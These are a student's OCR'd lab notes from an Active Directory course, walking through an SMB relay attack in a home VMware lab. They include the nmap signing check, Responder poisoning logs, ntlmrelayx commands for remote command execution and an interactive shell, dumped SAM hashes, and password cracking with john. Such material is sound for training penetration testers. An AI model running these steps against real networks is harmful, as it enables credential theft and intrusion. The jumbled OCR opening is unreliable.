
This is how it should look like.



Then, we can run Responder:




Then, we set up another tool called "ntlmrelayx.py":



Here is what is going to happen if we are luck, Responder will catch the hash, forward it to the Ntlmrelayx.py. Then, Ntlmrelay.py will forward that hash to the target selected. "If we are a local administrator on the machine with the hash we captured, we will get some win.".

For this to happen, we need an event to occur. This is going to be similar to the previous lab, where we pointed our Request to the wrong domain.



Other wins:

In this way, we get an interactive shell.

We can also run commands:


[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 10.0.0.35
[*] Executed specified command on host: 10.0.0.35
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened
patible.)
nt authority\system
SMB Relay
Other Wins
sudo ntlmrelayx –tf targets.txt –smb2support –c “whoami”
TCM Security

90.06 - SMB Relay Attacks - Lab

Always make sure you are in the same network as the target.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b8:6e:5b, IPv4: 192.168.163.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1   00:50:56:c0:00:08       VMware, Inc.
192.168.163.2   00:50:56:fa:89:5f       VMware, Inc.
192.168.163.156 00:0c:29:51:00:ae       VMware, Inc.
192.168.163.157 00:0c:29:92:2e:29       VMware, Inc.
192.168.163.158 00:0c:29:70:8f:1a       VMware, Inc.
192.168.163.254 00:50:56:e2:fe:b8       VMware, Inc.

90 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.104 seconds (121.67 hosts/sec). 6 responded
```

First thing is to probe for that vulnerability:

Remember we are enumerating Windows machine, and Windows does not respond to ping by default, so we need to run with the "-Pn" flag for Nmap not to expect SYN/ACK confirmation to scan.

We run: "#sudo nmap --script=smb2-security-mode.nse -p 445 -Pn IP_ADDRESS

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ sudo nmap --script=smb2-security-mode.nse -p 445 -Pn 192.168.163.156-158 -oN nmap-scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 15:32 EDT
Nmap scan report for 192.168.163.156
Host is up (0.00025s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:51:00:AE (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap scan report for 192.168.163.157
Host is up (0.00020s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:92:2E:29 (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.163.158
Host is up (0.00030s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:70:8F:1A (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 3 IP addresses (3 hosts up) scanned in 0.41 seconds
```

Domain controller is out of scope for this, as "Message signing enabled and required." results show. But, both the Client machines should be vulnerable to this attack.


Now, we need to configure Responder. That is going to be on "/etc/responder/Responder.conf" path.

Switch SMB and HTTP to "Off". Line 5 and 12.

Now, lets run Responder.

"#sudo responder -i eth0 -dwPv"

Actually, this command does not work. We need to use the "P" or the "w" flag, but not both together.



After starting Responder, we need to start the ntlmrelayx.py to relay the credentials to the target we set up.

-make a file with the ip addresses that are being targeted, in this case both clients ip address.

Then, we can issue:


"#ntlmrelayx.py -tf targets.txt -smb2support" We could also use it to issue a command in the target system by adding "-c "whoami" ".


Now, we need an event to occur.

For that, we are going to use frank account, PC name THEROBOT.


Open File Explorer > Network (On the left menu) > Make a request to the attacker machine IP Address by typing the that IP Address on the top box where says "Network". You will need to put two backslashes before the IP Address ("\\192.168.163.133").

It will prompt you to enter credentials to validate the request. It worked for me with LMonkey from Client_2 (THENAVIGATOR), Frank from Client_1 (THEROBOT), . Then, I had to put the admin credentials. But, it looks like it worked.





The following are for LMonkey account from THENAVIGATOR. The only account that worked from THENAVIGATOR besides DC credentials.



From Administrator account from THEROBOT, we can see Nami password hash, which is in the other computer, THENAVIGATOR.

```
[*] SMBD-Thread-43: Received connection from 192.168.163.158, attacking target smb://192.168.163.157
[*] Authenticating against smb://192.168.163.157 as THEROBOT\Administrator SUCCEED
[*] SMBD-Thread-45: Received connection from 192.168.163.158, attacking target smb://192.168.163.158
[*] Service RemoteRegistry is in stopped state
[-] Authenticating against smb://192.168.163.158 as THEROBOT\Administrator FAILED
[*] Service RemoteRegistry is disabled, enabling it
[*] SMBD-Thread-46: Received connection from 192.168.163.158, attacking target smb://192.168.163.157
[*] Starting service RemoteRegistry
[*] Authenticating against smb://192.168.163.157 as THEROBOT\Administrator SUCCEED
[*] Target system bootKey: 0x7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Done dumping SAM hashes for host: 192.168.163.157
[*] Target system bootKey: 0x7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Done dumping SAM hashes for host: 192.168.163.157
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

```
[+] Listening for events ...

[!] Error starting TCP server on port 389, check permissions or other servers running.
[*] [DHCP] Found DHCP server IP: 192.168.163.254, now waiting for incoming requests ...
[*] [MDNS] Poisoned answer sent to 192.168.163.158 for name THEROBOT.local
[*] [LLMNR]  Poisoned answer sent to fe80::d94e:b31f:6c31:591b for name THEROBOT
[*] [LLMNR]  Poisoned answer sent to 192.168.163.158 for name THEROBOT
[*] [MDNS] Poisoned answer sent to fe80::d94e:b31f:6c31:591b for name THEROBOT.local
[*] [NBT-NS] Poisoned answer sent to 192.168.163.157 for name ONEPIECE (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.163.157 for name ONEPIECE (service: Browser Election)
[*] [MDNS] Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR.local
[*] [MDNS] Poisoned answer sent to fe80::fcdd:8955:ae67:2d43 for name THENAVIGATOR.local
[*] [LLMNR]  Poisoned answer sent to fe80::fcdd:8955:ae67:2d43 for name THENAVIGATOR
[*] [LLMNR]  Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR
[*] [NBT-NS] Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR (service: Domain Controller)
[*] [MDNS] Poisoned answer sent to 192.168.163.158 for name THEROBOT.local
[*] [MDNS] Poisoned answer sent to fe80::d94e:b31f:6c31:591b for name THEROBOT.local
[*] [LLMNR]  Poisoned answer sent to fe80::d94e:b31f:6c31:591b for name THEROBOT
[*] [LLMNR]  Poisoned answer sent to 192.168.163.158 for name THEROBOT
[*] [NBT-NS] Poisoned answer sent to 192.168.163.158 for name ONEPIECE (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.163.158 for name ONEPIECE (service: Browser Election)
[*] [NBT-NS] Poisoned answer sent to 192.168.163.1 for name LAPTOP-QIRI11VB (service: Domain Controller)
[*] [MDNS] Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR.local
[*] [MDNS] Poisoned answer sent to fe80::fcdd:8955:ae67:2d43 for name THENAVIGATOR.local
[*] [LLMNR]  Poisoned answer sent to fe80::fcdd:8955:ae67:2d43 for name THENAVIGATOR
[*] [LLMNR]  Poisoned answer sent to 192.168.163.157 for name THENAVIGATOR
```

So, we receive the request from a computer, we forward that request to get the credentials of the next computer receiving the request. Something along those lines?

Now, we have the hashes. It is just a matter of cracking it. Many options here. Chose the most adequate. Remember, these are windows hashes.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ sudo john --format=nt hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (frank)
                 (Guest)
Password1!       (Administrator)
3g 0:00:00:01 DONE (2024-09-29 17:56) 2.727g/s 13039Kp/s 13039Kc/s 26246KC/s      markinho..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ cat hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c05daf226c55fb7a8a014e6224cf55f5:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
```

Nami did not get cracked.

We can use the "#ntlmrelayx.py -tf targets.txt -smb2support -i" command to spam an interactive SMB client shell via TCP on localhost.

The scenario would be the same. An event would need to occur. Make the request from one of the accounts mentioned above, and you should see the interactive shell.


```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ ntlmrelayx.py -tf targets.txt -smb2support -i
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWar
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and
 will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.163.158, attacking target smb://192.168.163.158
[-] Authenticating against smb://192.168.163.158 as THEROBOT\Administrator FAILED
[*] SMBD-Thread-4: Received connection from 192.168.163.158, attacking target smb://192.168.163.157
[*] Authenticating against smb://192.168.163.157 as THEROBOT\Administrator SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-6: Received connection from 192.168.163.158, attacking target smb://192.168.163.158
[-] Authenticating against smb://192.168.163.158 as THEROBOT\Administrator FAILED
[*] SMBD-Thread-7: Received connection from 192.168.163.158, attacking target smb://192.168.163.157
[*] Authenticating against smb://192.168.163.157 as THEROBOT\Administrator SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
```

Now, we would need to bind to that because it is already in the localhost.

We can issue the command:

#nc 127.0.0.1 11000

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ sudo nc 127.0.0.1 11000
